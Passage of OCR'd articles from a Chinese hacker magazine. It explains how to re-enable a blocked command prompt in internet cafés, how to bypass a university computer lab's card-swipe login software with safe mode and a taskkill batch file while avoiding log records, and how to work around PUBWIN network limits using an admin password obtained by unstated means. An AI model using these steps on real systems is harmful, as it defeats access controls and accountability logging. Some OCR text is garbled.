


最后说一下，在安全级别较高的网吧往往禁用了command.com，尤其是操作系统为NT核心的（Windows2000/XP/2003），你可以这样做来解禁：运行注册表编辑器，找到：HKEY_CURRENT_USR\software\policies\Microsoft\windows\System键下的DisableCMD，将键值改为0或将该键项（DisableCMD）直接删除，如图7。

解禁MS-Dos方式（Window9x），运行注册表编辑器到：HKEY_CURRENT_USR\software\policies\M]icrosoft\Windo-ws\CurrentVersion\Poliles，修改WinOldApp子键下的Disabled键值为0或将该键值直接删除就可以了。







机房管理系统软件只不过是纸老虎！

风碧玉箫

说起来我特别的幸运——考入了国家示范性软件学院，学院里有很多机房供我们使用。但是，由于刚开始学院对机房的管理没跟上和机房管理制度的不完善，许多电脑都被学生设了密码，导致大量的电脑无法正常使用。最后，学校“逼不得已”花了一万块钱引进了一套机房管理系统软件，只有软件学院的学生才能刷卡进入使用，并且为了防止学生乱设密码等系统操作，又在每一台电脑上面安装了还原精灵，并统一设上BIOS密码，以防止某些同学利用光盘引导启动重装系统。

由于这套管理系统软件要求学生必须刷卡进入，可以有效防止非我院的学生进入使用，同时该系统还可以记录每次登录同学的卡号，因此，如果某台电脑出现了问题，直接找最后一次登录的同学就可以找到事故责任人。可以说，这套管理系统还是做得比较好的（至少学校领导、机房管理员以及大部分同学是这么认为的）。

不过，世上没有绝对的安全，电脑安全尤其如此。经过我几天的研究，终于发现了这个管理系统软件的漏洞，从而找到了破解该软件的几种方法，并且还可以逃过管理日志的记录。

下面就先讲一下我的思路：

首先，因为电脑在启动进入系统的时候这个管理系统软件的客户端会自动加载（如图1），所以我们可以考虑：它是否在服务或注册表的启动项里动了手脚。通过安装瑞星防火墙查看可疑进程，确实让我找到了两个可疑分子：remoteAutoload.exe和remotecfg.exe（如图2）：




图 1

从名字上看出：这两个进程应该就是登录界面的有关进程。而且我还发现：用任务管理器根本无法终止这两个进程，原因是一旦终止其中任何一个进程，马上就会跳出登录界面，要求重新登录，任务管理器中也会重新出现该进程，并且这两个进程的运行权限是SYSTEM（如图3）。




图 3

经过分析，我们可以得出如下结论：




图 2

remoteAutoload.exe和remotecfg.exe这两个进程是相互关联的，并且是以服务方式启动的。经过查找，我在系统服务列表里找到了一个“remote network config”服务，证实了我的分析是正确的（如图4）。




图 4

大家可以看出这个服务确实不同于Windows自带的系统服务——既没有区分大小写，也没有描述。既然这个管理系统软件是以服务的方式启动的，因此，我们可以想出它的破解方法：那就是停止这个服务。因为电脑上还安装有还原精灵，要让改动的设置生效，必须要先破解还原精灵。关于破解还原精灵的工具软件，网上有很多，如逆风飞扬的还原精灵卸载程序、还原精灵转存大师、还原幽灵等，我就不多做介绍了，我使用的是还原幽灵。我先在服务里把“remote network config”服务设为禁用，再用还原幽灵保存设置，重启后发现：所做的设置根本没有生效，依旧要登录，不知道是怎么回事，并且用我的学生卡也无法正常登录。可是，我前面的分析根本没有问题呀？问题就卡在了这里，无奈之际，我想起在“运行”中有个Msconfig，于是换了一台电脑，在“运行”里输入




图 5

Msconfig，在“服务”选项卡里找到“remote network config”，将其左边的对号取消（如图5），然后点“应用”，用还原幽灵保存设置，重新启动居然成功进入了！这次竟然没有出现登录界面——郁闷！都是对服务进行的改动，为什么直接在services.msc里面就不可以呢？不过，到此，我已经算是破解了机房管理系统软件。

本来，只想写到这里。由于我是刷卡进入电脑后破解的，如果机房管理员发现有什么不对，有可能会查到我，因而便就有了下文。经过研究，我发现了几种更好的破解方法，根本不用刷卡，也不用破解他的还原精灵，直接利用它管理系统软件的漏洞就可以直接进入电脑。方法如下：

方法一 前面我已经分析过——管理软件是以服务方式启动的。因此，只要想

办法让服务在进入系统时不启动就可以了。但是由于还原精灵对已做的改动会自动还原，必须是电脑第一次启动的时候就让这个服务不启动。有什么办法呢？当然有了，正所谓道高一尺，魔高一丈！我们可以在开机的时候按“F8”，进入开机菜单选择，选择安全模式进入，为了能够使用网络，我们可以选择“带网络的安全模式”。因为在安全模式下，系统只会加载最基本的驱动和最基本的系统服务，这些第三方软件安装的服务是不会启动的，这样就可以跳过启动时的登陆界面，从而进入系统。这个方法无需破解还原精灵，也不用刷卡进入，非常方便，但是安全模式下有许多功能不能使用，例如声音（调用“Windows Audio”服务，安全模式下不开启），安装某些软件等（可能要调用“Windows Installer”服务，安全模式下不开启）。不过，对于一般的上网，如挂QQ，还是没有问题的。

方法二 前面我也分析过了——登录界面的两个相关进程是remoteAutoload.exe和remotecfg.exe，无论终止哪个进程，都会跳出登录界面要求重新登录，并且被终止的进程也会重生，说明这两个进程是相关的。因此，我们只要终止进程树就可以了，关于进程树的概念，黑客X档案以前有过介绍，大家可以查找一下。于是，就有了第二个方法：在启动到登录界面时，任务管理器已经被机房管理员禁用，我们首先要把它调出来。具体方法是：按“Win+R”，运行gpedit.msc，运行组策略，选择“用户配置”→“管理模板”→“系统”→“Ctrl+Alt+Del选项”，在右边一栏中选择“删除任务管理器”属性，将其更改为“已禁用”或“未配置”，然后按“Ctrl+Alt+Del”，调出任务管理器（以上操作要用键盘）。因为登录界面的限制，鼠标只能在特定区域内移动，有的时候对于任务管理器中的进程，它们可能不在这个区域内，这里我们最好也用键盘：用箭头键上下移动鼠标，选中remoteAutoload.exe进程或remotecfg.exe进程，再按一下键盘上的“右键菜单”按钮或者按“Shift+F10”组合键，弹出右键菜单后按“T”键结束进程树（如图6），这下登录窗口就消失不见了，但是桌面一片空白，不过我们可以在任务管理器中先结束掉explorer.exe进程，再重建该进程。这样，我们就成功地绕过登录界面进入了系统。




图6

这个方法同第一个方法相比，也是既不用破解还原精灵，也不用刷卡进入，同时也没有了前面说的如声音、装软件等任何限制。唯一的缺憾就是在调出任务管理器和结束进程树时，一直要用键盘操作，比较烦琐，并且由于登录界面有时间限制，100秒后就会自动重启，因此，我们的动作要快。

方法三 这个方法是建立在方法二的基础之上的。由于调出任务管理器很费时间，所以我们可以用微软提供的任务管理器的一些相关命令来操作。具体如下：在启动进入到登录界面时，按“Win+R”，运行cmd.exe，用“Alt+Tab”将焦点转移到cmd窗口上，在命令行下依次输入如下命令：taskkill /t /f /im remoteAutoload.exe，taskkill /F /IM explorer.exe，start explorer.exe，就可以进入系统了。并且，由于机房的电脑是不禁用软盘的，我们可以把这几个命令做成批处理，拷到软盘上，在开机的时候，用命令行切换到A盘下，运行批处理即可。像我，由于经常固定用一台电脑，而且还原精灵只还原C盘和D盘，E盘是不还原的，我就直接把批处理放到了E盘下并且设为隐藏，开机的时候在命令行下切换到E盘直接运行它可以进入系统。这种方法可以说是这三种方法中最完美的方法了。

至此，机房管理系统软件就这样被我给绕过去了，是不是非常完美？由于这三种方法不用刷卡进入，就不会留下学号记录，那就非常的安全了。呵呵！破解就到这里结束了！

最后，我要提醒广大的机房管理员们，不要过分地相信这些管理软件——正所谓道高一尺，魔高一丈，世上没有绝对的安全，像我们机房的管理系统软件，就这么简单的被我给破解了——还不是纸老虎一个？希望能引起广大机房管理员的重视并能提高安全意识。

用好管理员密码之我见

战神MARS

嗨！大家好。战神MARS又和大家见面了。今天我给大家带来的是关于PUBWIN管理员密码的文章。在正式开始之前，请先允许我更正一下X档案第7期上“破解网管新利器——净网先锋”的一点小问题。在文章中我提及了净网先锋的路径为：c:\winnt\mainpro.exe，后来检查一下，发现错了。应为：c:\winnt\system32\mainpro.exe，在此，向大家致歉。好了，净网的问题就到这里吧。言归正传，看看PUBWIN的管理员密码。

话说那是一个月前，通过一定的手段，我搞到了一家网吧的管理员密码。结果我用管理员密码登录后发现不能上网。我先登录的QQ，拖了十几秒钟，提示登录失败，如图1；又打开IE，敲入www.hao123.com（注：我常用的一个网址），出现“找不到该页”，如图2。哈哈，我的老天爷！开什么国际玩笑？用管理员密码竟然会掉线（未连网状态）。我费了九牛二虎之力，跋山涉水，历经九九八十一难，获得的管理员密码竟然不中用？老天对我实在是不公啊！




图1



图 2

偷偷瞄了网管几眼，发现其中一个网管正在玩网络游戏，最近本地兴起一款新游戏，这家伙正玩得起劲呢！经过了许多时间的探索，略去探索步骤，偶将成果献给大家，以飨读者（% 略去几万字的过程 *）。

方法一：修改“本地连接”属性

执行“开始｜设置｜网络连接”，打开“网络连接对话框”。右击一下网络连接图标，发现一切正常。上面显示着“本地连接已启用”。不过，就是打不开QQ，没办法，先将“本地连接”设为禁用，如图3，然后又重新启用如图4，狂喜，这下机子又连上线了，登录QQ，浏览网页，玩网络游戏，一切OK。后来我想，本来网络连接是已经启用了的，不过可能PUBWIN不知在哪儿下了羁绊，才使机子掉线的。先“禁用”后，“启用”绕过了PUBWIN，这样它对我们就再没有什么限制啦。本方法在好几个网吧都通过测试，一切正常。

